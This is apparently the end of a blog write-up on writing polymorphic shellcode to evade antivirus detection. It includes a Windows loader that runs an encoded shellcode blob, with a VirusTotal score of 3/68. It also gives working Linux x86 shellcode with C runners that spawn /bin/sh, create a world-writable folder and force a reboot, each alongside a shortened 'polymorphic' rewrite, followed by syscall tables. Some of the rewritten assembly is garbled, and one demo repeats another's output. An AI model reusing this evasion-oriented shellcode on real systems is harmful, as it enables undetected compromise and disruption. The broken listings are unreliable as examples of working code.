        "\xe1\x44\xff\xf2\x99\xd7\xf6\x26\xa8\x39\xea\xa3\x7a\x63\x1d"
        "\xa5\xc8\x05\x78\xa2\x13\x63\x19\x07\xba\x4d\xff\xf2\x3a\x7b"
        "\xd1\xb1\xa5\xe2\x7e\xe3\x2b\x62\x6f\x29\xa1\x94\x7f\xee\xf2"
        "\xea\xd1\x5b\x95\xd1\x81\x24\x84\xfe\xd8\xd0\x3e\x55\x41\x68"
        "\xf0\x25\xd1\x5b\xe4\x9a\xa3\xc2\x84\xfe\x2b\x11\x59\xbf\xe8"
        "\xe3\xc1\x8d\x05\x5c\x71\xe2\x6b\xea\xf8\xef\xb8\xdd\xea\x61"
        "\xb4\x22\x80\xcb\xe5\xe4\x57\x5a\xad\xd0\x14\x41\x90\xb8\xad"
        "\x94\x64\x5d\xae\x2b\x90\xe1\xec";

    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
```

3. Virustotal scanning result (3/68)





4. Polymorphic shellcode creating process (Demo)

1. Executing /bin/sh/

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

******************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
          "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

Original assembly code (23 bytes)

```
xor eax, eax
push eax
push dword 0x68732f2f
push dword 0x6e69622f
mov ebx, esp
push eax
push ebx
mov ecx, esp
mov al, 0x0b
int 0x80
```

Polymorphic assembly code (21 bytes)

```
xor eax, eax
xor ecx, ecx
push eax
push dword 0x68732f2f
push dword 0x6e69622f
mov ebx, esp
mov al, 0x0b 0x0b in AL
int 0x80
```

Converting process

```
Enter the name of the ELF binary: bash_shell_execute

[+] The shellcode length is: 21

[+] The shellcode in hex string is:
31c031c950682f2f7368682f62696e89e3b00bcd80

[+] The shellcode in byte string is:
\x31\xc0\x31\xc9\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\xb0\x0b\xcd\x80
```

Executing polymorphic shellcode

```
cd ~/Desktop/

❯ ./shellcode_loader 31c031c950682f2f7368682f62696e89e3b00bcd80

The Shellcode Length is: 21

$ whoami

fg0d
```

2. Create folder -> Take permission -> Exit

```
cd ~/Desktop/

❯ ./shellcode_loader 31c031c950682f2f7368682f62696e89e3b00bcd80

The Shellcode Length is: 21

$ whoami

fg0d
```

https://www.exploit-db.com/exploits/37358

```
#include <stdio.h>
#include <string.h>

char *shellcode =
"\x31\xc0\x50\x68\x48\x41\x43\x4b\xb0\x27\x89\xe3\x66\x41\xcd\x80\xb
0\x0f\x66\xb9\xff\x01\xcd\x80\x31\xc0\x40\xcd\x80";

int main(void){
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();}
```

https://www.exploit-db.com/exploits/37358

```
08048060 <.text>:
 8048060:   31 c0                   xor    %eax,%eax
 8048062:   50                      push   %eax
 8048063:   68 48 41 43 4b          push   $0x4b434148
 #You can change it !
 8048068:   b0 27                   mov    $0x27,%al
 804806a:   89 e3                   mov    %esp,%ebx
 804806c:   66 41                   inc    %cx
 804806e:   cd 80                   int    $0x80
 8048070:   b0 0f                   mov    $0xf,%al
 8048072:   66 b9 ff 01             mov    $0x1ff,%cx
 8048076:   cd 80                   int    $0x80
 8048078:   31 c0                   xor    %eax,%eax
 804807a:   40                      inc    %eax
 804807b:   cd 80                   int    $0x80
```

Original assembly code

```
xor eax, eax
push eax
push dword 0x4b434148
mov al, 0x27
mov ebx, esp
inc cx
int 0x80
mov al, 0xf
mov cx, 0x1ff
int 0x80
xor eax, eax
inc eax
int 0x80
```

Polymorphic assembly code

```
xor eax, eax
push eax
push dword 0x4b434148
mov al, 0x27
mov ebx, esp
int 0x80
mov al, 0xf
mov cx, 0x1ff
int 0x80
inc eax
int 0x80
```

Result

Original shellcode: **29 bytes**
Polymorphic shellcode: **25 bytes**
Size Reduction: **14%**

Comparing

Original

```
xor eax, eax
push eax
push dword 0x4b434148
mov al, 0x27
mov ebx, esp
inc cx
int 0x80
mov al, 0xf
mov cx, 0x1ff
int 0x80
xor eax, eax
inc eax
int 0x80
```

29 bytes

Polymorphic

```
xor eax, eax
push eax
push dword 0x4b434148
mov al, 0x27
mov ebx, esp
int 0x80
mov al, 0xf
mov cx, 0x1ff
int 0x80
inc eax
int 0x80
```

25 bytes

3. Force system reboot (ASM code)

```
xor    %eax,%eax
push   %eax
push   $0x746f6f62
push   $0x65722f6e
push   $0x6962732f
mov    %esp,%ebx
push   %eax
pushw  $0x662d
mov    %esp,%esi
push   %eax
push   %esi
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80
```

3. Force system reboot (C code)

```
*********************************************

#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x62\x6f\x6f\x74\x68\x6e"
                  "\x2f\x72\x65\x68\x2f\x73\x62\x69\x89\xe3"
                  "\x50\x66\x68\x2d\x66\x89\xe6\x50\x56\x53"
                  "\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

Original assembly code (36 bytes)

```
xor eax, eax
push eax
push 0x746f6f62
push 0x65722f6e
push 0x6962732f
mov ebx, esp
push eax
push word 0x662d
mov esi, esp
push eax
push esi
push ebx
mov ecx, esp
mov al, 0xb
int 0x80
```

Polymorphic assembly code (26 bytes)

```
xor eax, eax
xor ebx, ebx
xor ecx, ecx
cdq
mov al, 0x58
AL
mov ebx, 0xfee1dead
mov ecx, 672274793
mov edx, 0x1234567
in EDX
int 0x80
```

Result

Original shellcode: **36 bytes**
Polymorphic shellcode: **26 bytes**
Size Reduction: **28%**

Additional info (Linux syscall table)

158	arch_prctl	sys_arch_prctl	
159	adjtimex	sys_adjtimex	kernel/time.c
160	setrlimit	sys_setrlimit	kernel/sys.c
161	chroot	sys_chroot	fs/open.c
162	sync	sys_sync	fs/sync.c
163	acct	sys_acct	kernel/acct.c
164	settimeofday	sys_settimeofday	kernel/time.c
165	mount	sys_mount	fs/namespace.c
166	umount2	sys_umount	fs/namespace.c
167	swapon	sys_swapon	mm/swapfile.c
168	swapoff	sys_swapoff	mm/swapfile.c
169	reboot	sys_reboot	kernel/reboot.c
170	sethostname	sys_sethostname	kernel/sys.c
171	setdomainname	sys_setdomainname	kernel/sys.c
172	iopl	stub_iopl	arch/x86/kernel/ioport.c
173	ioperm	sys_ioperm	arch/x86/kernel/ioport.c
174	create_module		NOT IMPLEMENTED
175	init_module	sys_init_module	kernel/module.c
176	delete_module	sys_delete_module	kernel/module.c
177	get_kernel_syms		NOT IMPLEMENTED
178	query_module		NOT IMPLEMENTED
179	quotactl	sys_quotactl	fs/quota/quota.c
180	nfsservctl		NOT IMPLEMENTED

Additional info (reboot.c)

blob: f7440c0c7e434852a4139bbe63ce5aa4f17bb33b (plain)

```
1  // SPDX-License-Identifier: GPL-2.0-only
2  /*
3   *  linux/kernel/reboot.c
4   *
5   *  Copyright (C) 2013  Linus Torvalds
6   */
7
8  #define pr_fmt(fmt)     "reboot: " fmt
9
10 #include <linux/atomic.h>
11 #include <linux/ctype.h>
12 #include <linux/export.h>
13 #include <linux/kexec.h>
14 #include <linux/kmod.h>
15 #include <linux/kmsg_dump.h>
16 #include <linux/reboot.h>
17 #include <linux/suspend.h>
18 #include <linux/syscalls.h>
19 #include <linux/syscore_ops.h>
20 #include <linux/uaccess.h>
21
22 /*
23  * this indicates whether you can reboot with ctrl-alt-del: the default is yes
24  */
25
26 int C_A_D = 1;
27 struct pid *cad_pid;
28 EXPORT_SYMBOL(cad_pid);
29
30 #if defined(CONFIG_ARM)
31 #define DEFAULT_REBOOT_MODE             = REBOOT_HARD
32 #else
33 #define DEFAULT_REBOOT_MODE
34 #endif
35 enum reboot_mode reboot_mode DEFAULT_REBOOT_MODE;
36 enum reboot_mode panic_reboot_mode = REBOOT_UNDEFINED;
37
```

Additional info

80	getgroups	man/ cs/	0x50	int gidsetsize	gid_t *grouplist	-	-
81	setgroups	man/ cs/	0x51	int gidsetsize	gid_t *grouplist	-	-
82	*not implemented*		0x52				
83	symlink	man/ cs/	0x53	const char *old	const char *new	-	-
84	*not implemented*		0x54				
85	readlink	man/ cs/	0x55	const char *path	char *buf	int bufsiz	-
86	uselib	man/ cs/	0x56	const char *library	-	-	-
87	swapon	man/ cs/	0x57	const char *specialfile	int swap_flags	-	-
88	reboot	man/ cs/	0x58	int magic1	int magic2	unsigned int cmd	void *arg
89	*not implemented*		0x59				
90	*not implemented*		0x5a				
91	munmap	man/ cs/	0x5b	unsigned long addr	size_t len	-	-
92	truncate	man/ cs/	0x5c	const char *path	long length	-	-
93	ftruncate	man/ cs/	0x5d	unsigned int fd	unsigned long length	-	-

Windows syscall table

Windows X86-64 System Call Table (XP/2003/Vista/2008/7/2012/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vx tech blog)

See also: Windows System Call Tables in CSV/JSON formats on GitHub

Special thanks to: MeMek, Wandering Glitch

Layout by Metasploit Team

Enter the Syscall ID to highlight (hex):

Highlight

Show all Hide all

System Call Symbol	Windows XP (hide)		Windows Server 2003 (hide)				Windows Vista (hide)			Windows Server 2008 (hide)				Windows 7 (hide)		Windows Server 2012 (hide)		Windows 8 (hide)		
	SP1	SP2	SP0	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	R2	R2 SP1	SP0	SP1	SP0	R2	8.0	8.1	1507
NtAcceptConnectPort	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0061	0x0001	0x0061	0x0001	0x0002
NtAccessCheck	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0062	0x0062	0x0062	0x0062	0x0000
NtAccessCheckAndAuditAlarm	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0027	0x0028	0x0027	0x0028	0x0029
NtAccessCheckByType	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0057	0x0058	0x0057	0x0058	0x0059
NtAccessCheckByTypeResultList	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCMFViewOwnership							0x0066	0x0066	0x0066	0x0066	0x0066									
NtAcquireCrossVmMutant																				
NtAcquireProcessActivityReference																				
NtAddAtom	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0045	0x0046	0x0045	0x0046	0x0047
NtAddAtomEx																0x0067	0x0067	0x0067	0x0067	0x0067
NtAddBootEntry	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0067	0x0067	0x0067	0x0067	0x0067	0x0066	0x0066	0x0066	0x0066	0x0068	0x0068	0x0068	0x0068	0x0068
NtAddDriverEntry	0x0067	0x0067	0x0067	0x0067	0x0067	0x0067	0x0068	0x0068	0x0068	0x0068	0x0068	0x0067	0x0067	0x0067	0x0067	0x0069	0x0069	0x0069	0x0069	0x0069
NtAdjustGroupsToken	0x0068	0x0068	0x0068	0x0068	0x0068	0x0068	0x0069	0x0069	0x0069	0x0069	0x0069	0x0068	0x0068	0x0068	0x0068	0x006a	0x006a	0x006a	0x006a	0x006a
NtAdjustPrivilegesToken	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003e	0x003f	0x0040	0x003f	0x0040	0x0041
NtAdjustTokenClaimsAndDeviceGroups																0x006b	0x006b	0x006b	0x006b	0x006b

Reference

https://j00ru.vexillium.org/syscalls/nt/64/ (windows syscall table)
https://filippo.io/linux-syscall-table/ (linux syscall table)

Thank you , Happy Hacking 😉